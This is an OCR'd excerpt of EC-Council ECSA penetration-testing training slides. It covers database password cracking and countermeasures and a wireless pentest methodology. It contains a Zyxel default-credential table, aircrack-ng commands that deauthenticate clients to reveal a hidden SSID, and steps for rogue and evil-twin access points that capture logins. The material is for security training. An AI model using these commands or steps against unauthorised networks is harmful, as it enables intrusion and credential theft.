Zyxel	Prestige		HTTP	n/a	1234	Admin
Zyxel	Prestige		FTP	root	1234	Admin
Zyxel	Prestige		Telnet	(none)	1234	Admin
Zyxel	Prestige 100IH		Console	n/a	1234	Admin
Zyxel	Prestige 324		Multi	n/a	(none)	Admin
Zyxel	Prestige 643		Console	(none)	1234	Admin
Zyxel	Prestige 65 0		Multi	1234	1234	Admin
Zyxel	Prestige 652HW-31 ADSL Router	HTTP	admin	1234	Admin	
Zyxel	ZyWall 2	HTTP	n/a	(none)	Admin	

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Brute Force Accounts using Dictionary Attack

ECSA
EC-Council Certified Security Analyst

- Test the password-based security systems by using all common words as possible passwords

It can be done in two ways:

- Manually
- By making use of software and a database that contain millions of possible words

It can be used to:

- Determine the decryption key
- Crack and break password mechanisms


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Database Password Cracking Tool: Cain & Abel

ECSA

- Password recovery tool for Microsoft operating systems
- Allows easy recovery of various kinds of passwords by sniffing:
  - Network
  - Cracking encrypted passwords using dictionary
  - Brute-force and cryptanalysis attacks
  - Recording VoIP conversations
  - Decoding the scrambled passwords
  - Recovering the wireless network keys
  - Revealing password boxes
  - Uncovering cached passwords
  - Analyzing routing protocols
- Its main purpose is the simplified recovery of passwords and credentials from various sources




Source: *http://www.oxid.it*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Database Password Cracking Tool: HexorBase

ECSA

- Use HexorBase tool to perform bruteforce attacks against common database servers (MySQL, SQLite, Microsoft SQL Server, Oracle, PostgreSQL)



Source: *https://github.com*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Document the Result

ECSA

✓ Note down the weaknesses found in the configuration of database servers and instances

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Databases Security Countermeasures and Recommendations

ECSA

Databases Security Countermeasures and Recommendations
Ensure the physical security of your server
Arrange a firewall between the Internet and your server
Always use multiple firewalls to create screened subnets in a multi-tier environment
Always block TCP port 1433 and UDP port 1434 around your firewall
Isolate services to reduce the risk that a compromised service could be used to compromise others
Create a security threat checklist based on your product
Analyze separate component-by-component security threats of your product
Install MSDE using "Windows security mode" as the default
Relevant security training is required for all developers and testers
Assign every user of the application server a valid Windows login on the database server, and delegation must be enabled
Do not allow direct catalog updates
Assign permissions to roles rather than to the users directly

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Databases Security Countermeasures and Recommendations (Cont'd)

ECSA
EC-Council Certified Security Analyst

Verify all the safety stored procedures that have been marked for AutoStart
Never install SQL Server on a domain controller
Scan all your accounts regularly with NULL passwords and remove them or assign them strong passwords
Install a certificate to enable SSL connections
Use the SQL Server service account to encrypt database files with EFS
Certificates should use the fully qualified DNS name of the server
Allow linked server access only to those logins that need it
Allow ad hoc data access only for trusted providers
Never grant permissions to the public database role
Ensure that you use complex passwords for all SQL Server accounts
Learn to work with the SQL Server security model
Remove sample databases from production servers

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.


EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA™

EC-Council Certified Security Analyst

Module 10

Wireless Penetration Testing Methodology



MODULE OBJECTIVE

Learn how to implement a comprehensive penetration testing methodology for assessing security of organization's wireless infrastructure.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Wireless Penetration Testing

ECSA

- Wireless network provides extension to the organization's infrastructure perimeter
- Typical wireless infrastructure may include use of the following wireless technology/devices:
  - Wireless local area network (WLAN) (802.11)
  - Radio Frequency Identification(RFID)
  - Near Field Communication (NFC)
  - Mobile Devices
  - Internet of Things (IoT)
- Wireless penetration testing is a process of actively evaluating information security measures implemented in a wireless network to analyze design weaknesses, technical flaws, and vulnerabilities
- Wireless penetration testing should be conducted separately and thoroughly

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

WLAN Penetration Testing Steps

ECSA

Step 1	Discover the Wireless Networks
Step 2	Detect Hidden SSIDs
Step 3	Check Physical Security of AP
Step 4	Detect Wireless Connections
Step 5	Sniff Traffic between the AP and Linked Devices
Step 6	Create Ad Hoc Associations with an Unsecured AP
Step 7	Create a Rogue Access Point and Try to Create a Promiscuous Client
Step 8	Use a Wireless Honeypot to Discover Vulnerable Wireless Clients
Step 9	Perform a Denial-of-Service Attack (De-authentication Attack)
Step 10	Attempt Rapid Traffic Generation
Step 11	Jam the Signal
Step 12	Attempt Single-packet Decryption
Step 13	Perform Fragmentation Attack
Step 14	Perform an ARP Poisoning Attack
Step 15	Try to Inject the Encrypted Packet
Step 16	Crack Static WEP Keys
Step 17	Crack WPA-PSK Keys

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

WLAN Penetration Testing Steps (Cont'd)

ECSA

Step 18	Crack WPA/WPA2 Enterprise Mode
Step 19	Crack WPS PIN
Step 20	Check for MAC Filtering
Step 21	Spoof the MAC Address
Step 22	Create a Direct Connection to the Wireless Access Point
Step 23	Attempt an MITM Attack
Step 24	Test for Wireless Driver Vulnerabilities

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

RFID Penetration Testing Steps

ECSA

Step 1	Perform Reverse Engineering
Step 2	Perform Power Analysis Attack
Step 3	Perform Eavesdropping
Step 4	Perform an MITM Attack
Step 5	Perform a DoS Attack
Step 6	Perform RFID Cloning/Spoofing
Step 7	Perform an RFID Replay Attack
Step 8	Perform a Virus Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

NFC Penetration Testing Steps

ECSA

Step 1	Perform Eavesdropping
Step 2	Perform a Data Modification Attack
Step 3	Perform Data Corruption Attack
Step 4	Perform a MITM Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Mobile Device Penetration Testing Steps

ECSA

Step 1	Rooting the Android Phones
Step 2	Jailbreaking iPhones
Step 3	Intercept HTTP Requests Sent from Phone Browser/ Applications
Step 4	Intercept HTTP Request using Proxy when using Android Emulator
Step 5	Intercept HTTP Request using Proxy on iPhone
Step 6	Intercept HTTP Requests using Proxy on iOS Simulator
Step 7	Intercept iOS Traffic using Burp suite
Step 8	Sniff the Traffic using WireShark
Step 9	Sniff the Traffic using FaceNiff
Step 10	Setting Up the Environment for Android Apps Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Mobile Device Penetration Testing Steps (Cont'd)

ECSA

Step 11	Identify whether Android is Rooted or Not
Step 12	Test for Application Least Privilege
Step 13	Explore Installed Packages on Android Phone with Package Play
Step 14	Perform Intent Sniffing
Step 15	Test Android App using Intent Fuzzer
Step 16	Test whether Application Stores any Sensitive Information
Step 17	Test whether Log of Application Reveals any Sensitive Information
Step 18	Try to Reverse Engineer the Android Application
Step 19	Try to Discover the Processes Running on the Android Device
Step 20	Try to Discover the System Calls Made by Processes
Step 21	Check for Sensitive Data on SD card
Step 22	Test whether SQLite Database Reveals any Sensitive Data
Step 23	Perform a DoS Attack on Android Phone
Step 24	Find and Exploit Android app Vulnerabilities using Drozer
Step 25	Conduct Penetration Testing using Smartphone Pentest Framework
Step 26	Conduct Vulnerability Scanning using zANTI
Step 27	Perform Android Penetration Testing using dSploit

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Mobile Device Penetration Testing Steps (Cont'd)

ECSA

Step 28	Setting Up the Environment for IOS Apps Penetration Testing
Step 29	Identify Whether iPhone is Jailbroken or not
Step 30	Inspect the Plist for Sensitive Information
Step 31	Investigate the Keychain Data Storage
Step 32	Check the iPhone Logs for Leakage of Sensitive Information (Insecure Logging)
Step 33	Explore and Look for Sensitive Files in IOS File System
Step 34	Inspecting SQLite Databases
Step 35	Inspect Error Application Logs
Step 36	Inspect Device Logs
Step 37	Look for Sensitive Data Cached in Snapshots
Step 38	Inspect Keyboard Cache
Step 39	Inspect cookies.binarycookies File for Leakage of Sensitive Information
Step 40	Check URL Schemes used by Applications
Step 41	Check for Broken Cryptography
Step 42	Try to Reverse Engineer the iOS application

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

IoT Penetration Testing Steps

ECSA

Step 1	Testing an IoT Device for Insecure Web Interface
Step 2	Testing an IoT Device for Poor Authentication /Authorization
Step 3	Testing an IoT Device for Poor Insecure Network Services
Step 4	Testing an IoT Device for Lack of Transport Encryption
Step 5	Testing an IoT Device for Privacy Concerns
Step 6	Testing an IoT Device for Insecure Cloud Interface
Step 7	Testing an IoT Device for Insecure Mobile Interface
Step 8	Testing an IoT Device for Insufficient Security Configurability
Step 9	Testing an IoT Device for Insecure Software/Firmware
Step 10	Testing an IoT Device for Poor Physical Security

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

ECSA

Wireless Local Area Network (WLAN) Penetration Testing

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Discover the Wireless Networks

ECSA

- Discover wireless networks by War-driving
- You need the following to get started:
  - Portable computer or laptop
  - Wireless network discovery tools such as NetStumbler, NetSurveyor, and inSSIDer
  - WLAN adapter suitable for the specific tool
  - An external antenna (optional, but highly recommended)
  - A GPS receiver for surveying large areas
- Drive around the organization with Wi-Fi-enabled laptops to detect open wireless networks
- Note SSIDs, BSSIDs, encryption technique, and beacon strength of discovered access points
- Identify soft access points; a soft AP is set up on a Wi-Fi adapter without the need for a physical Wi-Fi router (e.g., Wi-Fi in mobile devices)

- Identify the rogue access points:
  - If any new AP which is not present in the authorized list of APs is detected, it would be considered a rogue AP
  - If the MAC of any discovered AP is not present in the authorized list of MAC addresses, it would be considered a rogue AP
  - If a radio media type used by any discovered AP is not present in the authorized list of media types, it is considered a rogue AP
  - If the radio channel used by any discovered AP is not present in the authorized list of channels, it is considered a rogue AP


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.


Discover the Wireless Networks (Cont'd)

ECSA

- Detect access points, soft access points, rogue access points using wireless network discovery tools such as NetStumbler, WirelessMon, NetSurveyor, inSSIDer Office, Xirrus Wi-Fi Inspector, etc.



Source: http://nutsaboutnets.com



Source: https://www.passmark.com

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detect Hidden SSIDs

Aircrack-NG

ECSA

1. Run airmon-ng in monitor mode
2. Start airodump to discover SSIDs on interface

Hidden SSID

```
Command Prompt
C:\>airmon-ng start eth1
C:\>airodump-ng --ivs --write capture eth1
BSSID              PWR  RXQ  Beacons  #Data, #/s  CH  MB  ENC  CIPHER  AUTH  ESSID
02:24:2B:CD:68:EF   99    5       60       3   0   1  54e  OPN                IAMROGER
02:24:2B:CD:68:EE   99    9       75       2   0   5  54e  OPN                COMPANYZONE
00:14:6C:95:6C:FC   99    0       15       0   0   9  54e  WEP   WEP          HOME
00:22:3F:AE:68:6E   76   70      157       1   0  11  54e  WEP   WEP          <length: 10>

BSSID              Station            PWR  Rate    Lost  Packets  Probes
00:22:3F:AE:68:6E  00:17:9A:C3:CF:C2  -1   1 - 0     0        1
00:22:3F:AE:68:6E  00:1F:5B:BA:A7:CD  76   1e-54     0        6
```

```
Command Prompt
C:\>aireplay-ng --deauth 11 -a 00:22:3F:AE:68:6E
```

3. De-authenticate (deauth) the client to reveal hidden SSID using aireplay-ng

4. Switch to airodump to see the revealed SSID

```
Command Prompt
BSSID              PWR RXQ  Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
00:22:3F:AE:68:6E  76  70   157      1   0  11 54e WEP  WEP        Secret_SSID
```

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Check Physical Security of AP

ECSA

1. Check the physical location of all authorized access points
2. Check if physical access to APs is controlled
3. Check the network's physical security policy and determine who has the authorized physical access to APs

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Detect Wireless Connections

ECSA

- Use wireless network discovery tools, which use two different scanning methodologies, to detect, monitor, and log a WLAN device

Types of scanning methodologies

Active Scanning

- Active scanning methodology involves broadcasting a probe request frame and waiting for responses from available wireless networks
- This method retrieves information, including the WLAN's ESSID, BSSID, signal strength, operation channel, and presence of network encryption
- Examples of active wireless scanners include NetStumbler, MiniStumbler, inSSIDer Office, etc.

Passive Scanning

- Passive scanning methodology involves a way to detect the existence of an AP by sniffing the packets from the airwaves
- It reveals the AP, SSID, and client STA (station) details
- Passive scanners include Kismet, KisMAC, AirPCap, airodump-ng, etc.


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Active Wireless Scanner: inSSIDer Office

ECSA

- Inspect WLAN and surrounding networks to troubleshoot competing access points
- Track the strength of received signal in dBm over time
- Highlight access points for areas with high Wi-Fi concentration
- Export Wi-Fi and GPS data to a KML file to view in Google Earth
- Filter through hundreds of scanned access points




Source: *https://www.metageek.net*

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited

Sniff Traffic between the AP and Linked Devices

ECSA

- Try to passively monitor transmissions to identify communication patterns and participants
- Use wireless packet sniffers such as Wireshark, OmniPeek, etc. to capture packets and determine which device is linked with the wireless access point
- Look for passwords and other sensitive data traversing the airwaves



Source: *https://www.wireshark.org*


Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Create Ad Hoc Associations with an Unsecured AP

ECSA

- Wi-Fi clients communicate directly via an ad hoc mode that does not require AP to relay packets
- Create ad hoc association for connecting directly to an unsecured AP and check the enterprise client operating in ad hoc mode




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Create a Rogue Access Point and Try to Create a Promiscuous Client

ECSA

A promiscuous client can be created by creating an unsecured AP and forcing the user to connect to the unsecured network

1. Choose an appropriate location to plug in your rogue access point that allows maximum coverage from your connection point
2. Disable the SSID Broadcast (silent mode) and any management features to avoid detection
3. Place the access point behind a firewall, if possible, to avoid network scanners
4. Set up a rogue access point for shorter periods and force the user to connect to the unsecured network
5. Try to gain access to network data




Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

EC-Council Certified Security Analyst Copyright © by **EC-Council**
All Rights Reserved.Reproduction is Strictly Prohibited.

Use a Wireless Honeypot to Discover Vulnerable Wireless Clients

ECSA

- Set up a fake wireless AP (also known as an "evil twin access point" or wireless honeypot) to lure people into connecting to it
- Run tools such as WiFish Finder, AirMagnet, etc. to discover vulnerable wireless clients
- Once you find the client:
  - Try to capture any email or FTP connections
  - Try to access the user's file shares
  - Try to capture user's login credentials by means of captive portal or spoofed DNS caching (displays a fake website that looks like a mirror image of a hotspot or website login page)



